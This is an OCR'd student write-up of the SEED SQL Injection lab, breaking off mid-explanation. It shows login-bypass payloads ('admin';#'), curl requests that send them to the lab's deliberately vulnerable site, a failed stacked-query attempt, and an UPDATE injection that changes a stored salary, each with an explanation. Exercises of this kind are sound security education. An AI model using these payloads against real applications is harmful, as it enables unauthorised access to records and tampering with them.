
201P Lab 4: SQL Injection Attack Lab


2. Lab Environment：

2.1 URL and Folder are accessed from the VM.



2.2 Apache Config.

As already configured in the "/etc/apache2/sites-available profile:



- 3.1 Task 1: Get Familiar with SQL Statements


```
[03/11/19]seed@VM:~/lab4$ mysql -u root -pseedubuntu
mysql: [Warning] Using a password on the command line interface can be insecure.
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 4
Server version: 5.7.19-0ubuntu0.16.04.1 (Ubuntu)

Copyright (c) 2000, 2017, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> use Users
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables
    -> ;
+-----------------+
| Tables_in_Users |
+-----------------+
| credential      |
+-----------------+
1 row in set (0.00 sec)
```


```
mysql> select * from credential where name = 'Alice';
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------
----------------+
| ID | Name  | EID   | Salary | birth | SSN      | PhoneNumber | Address | Email | NickName | Password
               |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------
----------------+
|  1 | Alice | 10000 |  20000 | 9/20  | 10211002 |             |         |       |          | fdbe918bdae83000aa54747f
c95fe0470fff4976 |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------
----------------+
1 row in set (0.01 sec)

mysql>
```

Observations:

- we login to MySQL console using the following command: $ mysql -u root –pseedubuntu
- then load the existing database using the following command: mysql> use Users;
- To show what tables are there in the Users database, print out all the tables of the selected database: mysql> show tables;
- then print all the profile information of the employee Alice using select.

- 3.2 Task 2: SQL Injection Attack on SELECT Statement
- 2.1 SQL Injection Attack from webpage





Username	EId	Salary	Birthday	SSN	Nickname	Email
Alice	10000	20000	9/20	10211002		
Boby	20000	30000	4/20	10213352		
Ryan	30000	50000	4/10	98993524		
Samy	40000	90000	1/11	32193525		
Ted	50000	110000	11/3	32111111		
Admin	99999	400000	3/5	43254314		

Observations: Since you do know the administrator's account name which is admin, but you do not the password, given the php and mysql script, we can inject our sql attack: *admin';#* without knowing the password of admin. And

the results show that we successed in logging into the admin.

It is because that the sql querry originally is:

sql = "SELECT id, name, eid, salary, birth, ssn, phoneNumber, address, email,nickname,Password

FROM credential

WHERE name= '$input_uname' and Password='$hashed_pwd'";

and when injected by us, it becomes:

SELECT id, name, eid, salary, birth, ssn, phoneNumber, address, email,nickname,Password

FROM credential

WHERE name= 'Admin';# ' and Password='$hashed_pwd'

We login as admin, and the # is inserted at the end to comment out everything else that follows so that the password input is skipped. Thus we can login as admin.

- 2.2 SQL Injection Attack from command line


```
[03/11/19]seed@VM:~/lab4$ curl 'http://www.seedlabsqlinjection.com/unsafe_home.php?username=Admin%27%3B%23&Password='
<!--
SEED Lab: SQL Injection Education Web plateform
Author: Kailiang Ying
Email: kying@syr.edu
-->

<!--
SEED Lab: SQL Injection Education Web plateform
Enhancement Version 1
Date: 12th April 2018
Developer: Kuber Kohli

Update: Implemented the new bootsrap design. Implemented a new Navbar at the top with two menu options for Home and ed
it profile, with a button to
logout. The profile details fetched will be displayed using the table class of bootstrap with a dark table head theme.

NOTE: please note that the navbar items should appear only for users and the page with error login message should not
have any of these items at
all. Therefore the navbar tag starts before the php tag but it end within the php script adding items as required.
-->

<!DOCTYPE html>
<html lang="en">
<head>
  <!-- Required meta tags -->
  <meta charset="utf-8">
  <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no">

  <!-- Bootstrap CSS -->
  <link rel="stylesheet" href="css/bootstrap.min.css">
  <link href="css/style_home.css" type="text/css" rel="stylesheet">
```

Observations: We can get the url from previous attack:


http://www.seedlabsqlinjection.com/unsafe_home.php?username=Admin%27%3B%23&Password=

So, in command line, we use:

curl 'http://www.seedlabsqlinjection.com/unsafe_home.php?username=Admin%27%3B%23&Password='


And we can see that all information from the table are in screen, means successful attack.

- 2.3 Append a new SQL statement



There was an error running the query [You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '777777' where Name = 'Alice';#' and Password='da39a3ee5e6b4b0d3255bfef95601890af' at line 3]\n

```
[03/11/19]seed@VM:~$ curl 'http://www.seedlabsqlinjection.com/unsafe_home.php?username=Alice%3BUPDATE+
credential+SET+nickname%3D%27%27%2C+salary%3D%27777777%27+where+Name+%3D+%27Alice%27%3B%23&Password='
<!--
SEED Lab: SQL Injection Education Web plateform
Author: Kailiang Ying
Email: kying@syr.edu
-->

<!--
SEED Lab: SQL Injection Education Web plateform
Enhancement Version 1
Date: 12th April 2018
Developer: Kuber Kohli

Update: Implemented the new bootsrap design. Implemented a new Navbar at the top with two menu options
 for Home and edit profile, with a button to
logout. The profile details fetched will be displayed using the table class of bootstrap with a dark t
able head theme.

NOTE: please note that the navbar items should appear only for users and the page with error login mes
sage should not have any of these items at
all. Therefore the navbar tag starts before the php tag but it end within the php script adding items
as required.
-->

<!DOCTYPE html>
<html lang="en">
```




Observations: We try to use semicolon (;) to separate two SQL, with the second one to update or delete statement. The command is:


Alice;UPDATE credential SET nickname='', salary='777777' where Name = 'Alice';#

But the attack failed, both in webpage and in command line. (Although we know that our update is right as shown in the following lab task 3.1)

It is because that the countermeasure in MySql prevents multiple statements executing when invoked from php. MySQL optionally allows having multiple statements in one statement string. Multiple statements or multi queries must be executed with mysqli_multi_query. The individual statements of the statement string are separated by semicolon.


- 3.3 Task 3: SQL Injection Attack on UPDATE Statement
- Task 3.1: Modify your own salary







Observations: We login into Alice‟s account, and this is the screenshot before the attack.

Observations: We use attack vector: ', salary='777777' where Name='Alice';#


Home
Edit Profile
NickName
', salary='77777
Email
Email
Address
Address
Phone Number
PhoneNumber
Password
Password
Save


Home
Edit Profile
Alice Profile
Key
Value
Employee ID
10000
Salary
777777
Birth
9/20
SSN
10211002
NickName



In Nickename row. Then we observed that the attack is successful as the salary of Alice is changed, which can also be illustrated in SQL.

It is because that in the php of editing, the sql command is:

